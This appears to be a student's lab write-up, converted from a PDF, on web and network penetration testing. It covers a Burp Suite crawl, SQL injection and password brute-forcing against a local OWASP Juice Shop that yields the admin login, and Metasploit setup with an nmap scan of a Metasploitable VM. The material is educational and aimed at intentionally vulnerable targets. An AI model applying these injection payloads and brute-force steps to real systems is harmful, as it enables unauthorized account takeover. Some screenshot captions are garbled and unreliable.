

Then will perform a passive crawl through our target website. Here our target website is “www.testfire.net”. To perform the passive crawl, we have to navigate to the “Target” sub-menu access the in-built browser on the “Sitemap”. We enter our target website into the in-built browser. We will start to see the traffic, or the requests being issued on the website in the SiteMap.


Then we can add the target website to our scope to continue tracking its traffic.

The screenshot shows the Burp Suite interface with the following details:


- Project:** testfire
- Selected Tab:** Target
- Network Tab:** A list of captured requests. The last request is highlighted:
 - Host:** https://testfire.net
 - Method:** GET
 - URL:** /
 - Params:** None
 - Status code:** 200
- Content pane:** Displays the raw response content, which includes the file header and the image data.
- Bottom Status Bar:** Shows the URL as https://testfire.net/ and the status as "Upgrading-Insecure-Requests: 1".

We can also create our own customized passive crawlers by using the following steps.





Then we will download fuzzdb master, juice shop and a wordlist and extract it.



Then in the juice shop folder we will install npm and then start npm.


```

kali@kali: ~/Downloads/Prac6/juice-shop_15.3.0]
$ sudo apt-get install npm
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
npm is already the newest version (9.2.0~ds1-2).
The following packages were automatically installed and are no longer required:
  libmongocrypt0 libncurses5 libtexusajit2 libtinfo5 lua-lpeg python3-cryptography37 python3-flask-security p
  python3-rx python3-texttable
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 713 not upgraded.

[kali@kali: ~/Downloads/Prac6/juice-shop_15.3.0]
$ npm start

```

And it will start then go to a browser and enter ‘localhost:3000/’ and it will show our juice shop webpage.



Turn on the interceptor and try to login using any email id and password.

Burp Suite interface showing a POST request to `/rest/user/login` with the following payload:

```

POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 54
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: security_level=0; language=en; welcomebanner_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
{
  "email": "sadiqsonalkar21@gmail.com",
  "password": "123"
}

```

The browser window shows the OWASP Juice Shop login page with an error message: “invalid email or password.”

Then go to HTTP history and we can see a post request.

Request

```

1. POST /rest/user/login HTTP/1.1
2. Host: localhost:3000
3. User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4. Accept: */*
5. Accept-Language: en-US,en;q=0.5
6. Accept-Encoding: gzip, deflate
7. Content-Type: application/json
8. Content-Length: 54
9. Origin: http://localhost:3000
10. Connection: close
11. Referer: http://localhost:3000/
12. Cookie: security_level=0; language=en; welcomebanner_status=dissmiss
13. Sec-Fetch-Dest: empty
14. Sec-Fetch-Mode: cors
15. Sec-Fetch-Site: same-origin
16.
17. {
    "email": "adminsonalkar20@gmail.com",
    "password": "123"
}

```

Response

```

1. HTTP/1.1 401 Unauthorized
2. Access-Control-Allow-Origin: *
3. X-Content-Type-Options: nosniff
4. X-XSS-Protection: 1; mode=block
5. Feature-Policy: payment 'self';
6. X-Recursion: /#jspa
7. Content-Type: application/json; charset=utf-8
8. Content-Length: 26
9. ETag: W/"1a-AUJwKw-eazPf300+e2hO5G-3Eus"
10. Date: Thu, 14 Dec 2023 06:56:57 GMT
11. Date: Thu, 14 Dec 2023 06:56:57 GMT
12. Connection: close
13.
14. Invalid email or password.

```

Inspector

- Selection: 26 (0x16)
- Selected text: Invalid email or password.
- Request attributes: 3
- Request cookies: 3
- Request headers: 14
- Response headers: 11

Copy the invalid email or password message.

Right click on the request and then select Send to Intruder.

Highlight the parameter that you want to attack, in this case we will target the email to find what email is used for admin login

Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost:3000

Add \$ Clear \$ Auto \$ Refresh

```

1. POST /rest/user/login HTTP/1.1
2. Host: localhost:3000
3. User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4. Accept: */*
5. Accept-Language: en-US,en;q=0.5
6. Accept-Encoding: gzip, deflate
7. Content-Type: application/json
8. Content-Length: 54
9. Origin: http://localhost:3000
10. Connection: close
11. Referer: http://localhost:3000/
12. Cookie: security_level=0; language=en; welcomebanner_status=dissmiss
13. Sec-Fetch-Dest: empty
14. Sec-Fetch-Mode: cors
15. Sec-Fetch-Site: same-origin
16.
17. {
    "email": "adminsonalkar20@gmail.com",
    "password": "123"
}

```

Select the payload tab, click on load and then navigate to the wordlist file provided or downloaded to you and select the appropriate option

Intruder

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set: 1 Payload count: 0
Payload type: Simple list Request count: 0

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate Add Enter a new item Add from list ... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Add	Enabled	xplatform.txt
Edit		
Remove		
Up		
Down		

File Name: xplatform.txt
File of Type: All files
Open Cancel

This should load the strings in the payload. Also uncheck the URL encode option below

Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

Payload encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: `\n=\>?+&:;[]|^#`

Now select the settings tab and clear the Grep-Match options and add the text that you had copied earlier. This will help us give a flag if any of our brute force doesn't work it will show the message.

Grep - Match
These settings can be used to flag result items containing specified expressions.

Flag result items with responses matching these expressions:

Add	Invalid email or password.
Paste	
Load ...	
Remove	
Clear	

Match type: Simple string
 Regex

Case sensitive match
 Exclude HTTP headers

Scroll down a bit and select the In-scope option. This will ignore if there is any caching of pages on the website

Redirections
These settings control how Burp handles redirections when performing attacks.

Follow redirections: Never
 In-scope only
 Always

Process cookies in redirections

Now start the attack

The attack starts. Now search for any request, which gives a 200 status code and token. Within that response you will notice the admin email too. Copy that admin email somewhere.

```

50      "a'' or 1=1--"      500    0    0    1894
51      a' or 1=1--"     200    0    0    1185
52      "a'' or 3=3--"     500    0    0    1894
53      a' or 3=3--"     200    0    0    1185
54      a' or 'a='a"      401    0    0    413
55      &apos;%20OR"      401    0    0    413
56      as"              401    0    0    413
57      asc"             401    0    0    413
58      a' waitfor delay'0:0:10'--" 500    0    0    1711
59      ;begin declare @var varchar... 401    0    0    413

```

Request Response

Pretty Raw Hex Render

```

4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 799
9 ETag: W/"3Lf-TXpBOCDzp/aOCVPTGF3nw7CQ8u8"
10 Vary: Accept-Encoding
11 Date: Thu, 14 Dec 2023 07:04:29 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
  "authentication": {
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwidGFOYSI6eyJpZCI6MSwidjI6VuijoiwiwibFzdeExvZ2luUSXaIoiIiLCjwcm9maWxlSW1hZDU5O1Jhc3NldHmvCHvbGljL2ltyWdlcy91cGxI6GjIwMjMtMTItMT0gMDY6NTU6MEUJTHwICswMDowMCisImRLbGV0ZWRBdC16bnVsbHosImlhdc16MTcwMjUzNiDwzg-PsU8dE6LTUe40YJNdrLRtY-Cw",
    "bid": 1,
    "umail": "admin@juice-sh.op"
  }
}

```

⑦ ⚙️ ← → Search... 68 of 193


Move the mouse pointer inside or press Ctrl+G.

Now I know the admin email. But I don't know the password. We will need to brute force the login page to get the password. Close the attack session and let's use a wordlist payload to get the password

#	Host	Method	URL	Params	Edited	Status code	Length
6	https://location.services.mozilla...	GET	/v1/country?key=91e66841-a83b-487f...		✓		
5	https://firefox.settings.services...	GET	/v1/buckets/monitor/collections/change...		✓		
4	https://servicesaddons.mozilla...	GET	/api/v4/addon/search/?guid=default-t...		✓		
3	http://localhost:3000	GET	/rest/user/whoami			200	366
2	http://localhost:3000	GET	/rest/user/whoami			304	275
1	http://localhost:3000	POST	/rest/user/login		✓	401	385

The screenshot shows the OWASP Juice Shop login interface. On the left, there is a terminal window displaying a POST request to the '/rest/user/login' endpoint with the 'email' parameter set to 'admin@juice-sh.op' and the 'password' parameter set to '123'. On the right, the browser shows the login form with the same credentials entered. Below the browser, a status bar indicates 'This website uses cookies. Click Log in to accept.' and 'or'.

Clear the payload and load a new wordlist payload



Disable the URL encode this character. Then add the invalid email or password we copied before.

Also select in-scope only.

We are ready now to brute force the password field to get the login credentials. Start the attack

The screenshot shows the 'Payload settings [Simple list]' section of the Metasploit interface. It includes a list of payloads: 'a-propose', 'a-f', 'a-M2345', 'a-b2c3', 'a-b2c34', and 'a3'. Below this is the 'Payload processing' section, which contains a table with columns 'Add', 'Enabled', and 'Rule'. The 'Payload encoding' section includes a note about URL-encoding and a specific character set: '/%c0%a4%e0%90%'. At the bottom, there is a note: 'the mouse pointer inside or press Ctrl+G.'

You will notice a 200-response status code on a payload. That payload also does not show Invalid Email or Password error as 1. This means the payload text is the password of the login page.

Attack	Save	Columns
Results	Positions	Payloads
Resource pool		
Filter: Showing all items		
Request	Payload	Statuscode
132	admin	401
133	adminmanagement	401
134	adminmanager	401
135	admbills	401
136	admcp	401
137	adminstor	401
138	admin	401
139	admin	401
140	admin-admin	401
141	admin-console	401
142	admin-interface	401
143	admin-login	401
144	admin-old	401
145	admin-panel	401
146	adminDO	401
147	admin	401
148	admin12	401
149	admin23	200
150	admin2	401
151	admin2009	401
Request	Response	
Pretty	Raw	Hex
1 POST /rest/user/Login HTTP/1.1		
2 Host: localhost:3000		
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0		
4 Accept: application/json, text/plain, */*		
5 Accept-Language: en-US,en;q=0.5		
6 Accept-Encoding: gzip, deflate		
7 Content-Type: application/json		
8 Content-Length: 51		
9 Origin: http://localhost:3000		
10 Connection: keep-alive		
11 Referer: http://localhost:3000/		
12 Cookie: security_level=0; language=en; welcomebanner_status=dismiss		
13 Sec-Fetch-Dest: empty		
14 Sec-Fetch-Mode: navigate		
15 Sec-Fetch-Site: same-origin		
16		
17 {		
"email": "admin@juice-sh.op",		
"password": "admin123"		
}		

Now we have got the email and password of the website. Let's try to login the website.

The screenshot shows a web browser window with three stacked green notification bars. Each bar contains the text: "You successfully solved a challenge: Error Handling (Provoke an error that is neither very gracefully nor consistently handled.)". Below the notifications is the "Login" page of the OWASP Juice Shop. The login form has the email field filled with "admin@juice-sh.op" and the password field filled with "admin123". There is also a "Remember me" checkbox and a "Log in" button. To the right of the form, there is a note: "This website uses fruit cookies to ensure you get the juiciest tracking experience. But me waff!" and a "Me want it!" button.

We are now able to access the admin control panel

The screenshot shows a Kali Linux desktop environment with multiple windows open. In the foreground, the "OWASP Juice Shop" admin dashboard is visible. It features a sidebar with links like "Customer Feedback", "Complaint", "Support Chat", "Company", "About Us", "Photo Wall", "Deluxe Membership", "Help getting started", and "GitHub". The main content area displays product categories: "Drinks" (Apple juice (1000ml), Apple Pomace (500ml), Banana juice (1000ml)), "Fruit" (Carrot juice), and "Food" (Best Juice Shop). Each item has an "Add to Basket" button. A note at the bottom right of the dashboard says: "This website uses fruit cookies to ensure you get the juiciest tracking experience. But me waff!" and a "Me want it!" button. The status bar at the bottom of the screen shows "localhost:3000/juiceman".

PRACTICAL NO : 7

Aim: Practical on Using Metasploit Framework for exploitation

A. Access Metasploit and Exploits:

Here we are checking whether if we can access Metasploit on Kali Linux. We will use the command “`sudo msfconsole`”.

B. Database setup and configuration

1. Start PostgreSQL by running “`sudo systemctl start postgresql.service`” in the terminal. We will also use the command “`sudo systemctl status postgresql.service`” to check whether the database is running.

```
(kali㉿kali)-[~]
$ sudo systemctl start postgresql.service

(kali㉿kali)-[~]
$ sudo systemctl postgresql.service
Unknown command verb postgresql.service.

(kali㉿kali)-[~]
$ systemctl status postgresql.service
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
     Active: active (exited) since Sat 2022-11-12 00:32:29 EST; 37s ago
       Process: 5276 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
      Main PID: 5276 (code=exited, status=0/SUCCESS)
        CPU: 0ms

Nov 12 00:32:29 kali systemd[1]: Starting PostgreSQL RDBMS ...
Nov 12 00:32:29 kali systemd[1]: Finished PostgreSQL RDBMS.

(kali㉿kali)-[~]
$
```

2. Initialize the Metasploit Database.
 3. Now you are ready to access the msfconsole
 4. Once you are inside the Metasploit console, you can use the command “db_status” to check whether your database is connected to Metasploit.

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > █
```

5. In case of multiple targets, you can create a workspace which will help keep the exploits that you run on your targets separate and will prevent any further complication.

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > workspace -h
Usage:
    workspace      List workspaces
    workspace [name]  Switch workspace

OPTIONS:
    -a, --add <name>          Add a workspace.
    -d, --delete <name>        Delete a workspace.
    -D, --delete-all           Delete all workspaces.
    -h, --help                 Help banner.
    -l, --list                 List workspaces.
    -r, --rename <old> <new>   Rename a workspace.
    -S, --search <name>        Search for a workspace.
    -v, --list-verbose         List workspaces verbosely.

msf6 > █
```

```
[kali㉿kali)-[~]
$ sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema

[kali㉿kali)-[~]
$ █
```

6. Here we are going to use the “Fourthedition” workspace to conduct our exploits.

```
msf6 > workspace default
[*] Workspace: default
msf6 > workspace
* default
msf6 > workspace -a Fourthedition
[*] Added workspace: Fourthedition
[*] Workspace: Fourthedition
msf6 > workspace
default
* Fourthedition
msf6 > █
```

7. The following example represents a simple **Unreal IRCD** attack against the target Linux-based operating system. When installed as a virtual machine. Metasploitable3 Ubuntu running on 192.168.37.130 which can be scanned using the “db_nmap” command, which identifies open ports and associated applications

```
[Metasploitable2-Linux - VMware Workstation 16 Player (Non-commercial use only)] [Player] [Stop] [Minimize] [Close] [Help]

To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 00:0c:29:83:56:a6  
          inet addr:192.168.37.130 Bcast:192.168.37.255 Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link  
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
            RX packets:44 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:73 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:1000  
            RX bytes:4493 (4.3 KB) TX bytes:7402 (7.2 KB)  
            Interrupt:17 Base address:0x2000  
  
lo       Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
            UP LOOPBACK RUNNING MTU:16436 Metric:1  
            RX packets:91 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:91 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:0  
            RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)  
  
msfadmin@metasploitable:~$
```

8. Here when the “--save” command is used, the output is saved under the /root/.msf4/local/ folder.

```
[*] msf6 > db_nmap -vv -sC -Pn -p- 192.168.37.130 --save
[*] Nmap: 'Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.'
[*] Nmap: Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-12 01:33 EST
[*] Nmap: NSE: Loaded 125 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: NSE: Starting runlevel 1 (of 2) scan.
[*] Nmap: Initiating NSE at 01:33
[*] Nmap: Completed NSE at 01:33, 0.00s elapsed
[*] Nmap: NSE: Starting runlevel 2 (of 2) scan.
[*] Nmap: Initiating NSE at 01:33
[*] Nmap: Completed NSE at 01:33, 0.00s elapsed
[*] Nmap: Initiating ARP Ping Scan at 01:33
[*] Nmap: Scanning 192.168.37.130 [1 port]
[*] Nmap: Completed ARP Ping Scan at 01:33, 0.09s elapsed (1 total hosts)
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 01:33
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 01:33, 0.02s elapsed
[*] Nmap: Initiating SYN Stealth Scan at 01:33
[*] Nmap: Scanning 192.168.37.130 [65535 ports]
[*] Nmap: Discovered open port 21/tcp on 192.168.37.130
[*] Nmap: Discovered open port 23/tcp on 192.168.37.130
[*] Nmap: Discovered open port 111/tcp on 192.168.37.130
[*] Nmap: Discovered open port 53/tcp on 192.168.37.130
[*] Nmap: Discovered open port 445/tcp on 192.168.37.130
[*] Nmap: Discovered open port 22/tcp on 192.168.37.130
[*] Nmap: Discovered open port 3306/tcp on 192.168.37.130
[*] Nmap: Discovered open port 80/tcp on 192.168.37.130
[*] Nmap: Discovered open port 5900/tcp on 192.168.37.130
[*] Nmap: Discovered open port 139/tcp on 192.168.37.130
[*] Nmap: Discovered open port 25/tcp on 192.168.37.130
[*] Nmap: Discovered open port 45837/tcp on 192.168.37.130
[*] Nmap: Discovered open port 1524/tcp on 192.168.37.130
[*] Nmap: Discovered open port 513/tcp on 192.168.37.130
[*] Nmap: Discovered open port 55451/tcp on 192.168.37.130
[*] Nmap: Discovered open port 6000/tcp on 192.168.37.130
[*] Nmap: Discovered open port 1099/tcp on 192.168.37.130
[*] Nmap: Discovered open port 3632/tcp on 192.168.37.130
```

- As a tester, we should investigate each one for any known vulnerabilities. If we run the services command in the msfconsole, the database should include the host and its listed services. We can use the “services” command to see all the running services and their network details.

```

msf6 > services
Services
=====
host      port  proto   name      state    info
---      ---  ---     ---      ---     ---
192.168.37.130  21    tcp     ftp      open
192.168.37.130  22    tcp     ssh      open
192.168.37.130  23    tcp     telnet   open
192.168.37.130  25    tcp     smtp    open
192.168.37.130  53    tcp     domain  open
192.168.37.130  80    tcp     http    open
192.168.37.130  111   tcp     rpcbind open      2 RPC #100000
192.168.37.130  139   tcp     netbios-ssn open
192.168.37.130  445   tcp     microsoft-ds open      Samba smbd 3.0.20-Debian
192.168.37.130  512   tcp     exec    open
192.168.37.130  513   tcp     login   open
192.168.37.130  514   tcp     shell   open
192.168.37.130  1099  tcp     rmiregistry open
192.168.37.130  1524  tcp     ingreslock open
192.168.37.130  2049  tcp     nfs     open      2-4 RPC #100003
192.168.37.130  2121  tcp     ccproxy-ftp open
192.168.37.130  3306  tcp     mysql   open
192.168.37.130  3632  tcp     distccd open
192.168.37.130  5432  tcp     postgresql open
192.168.37.130  5900  tcp     vnc     open
192.168.37.130  6000  tcp     x11     open
192.168.37.130  6667  tcp     irc     open
192.168.37.130  6697  tcp     ircs-u  open
192.168.37.130  8009  tcp     ajp13   open
192.168.37.130  8180  tcp     unknown open
192.168.37.130  8787  tcp     msgsrvr open
192.168.37.130  45837 tcp     mountd  open      1-3 RPC #100005
192.168.37.130  49598 tcp     open
192.168.37.130  55451 tcp     nlockmgr open      1-4 RPC #100021
192.168.37.130  60540 tcp     status   open      1 RPC #100024

msf6 > 

```

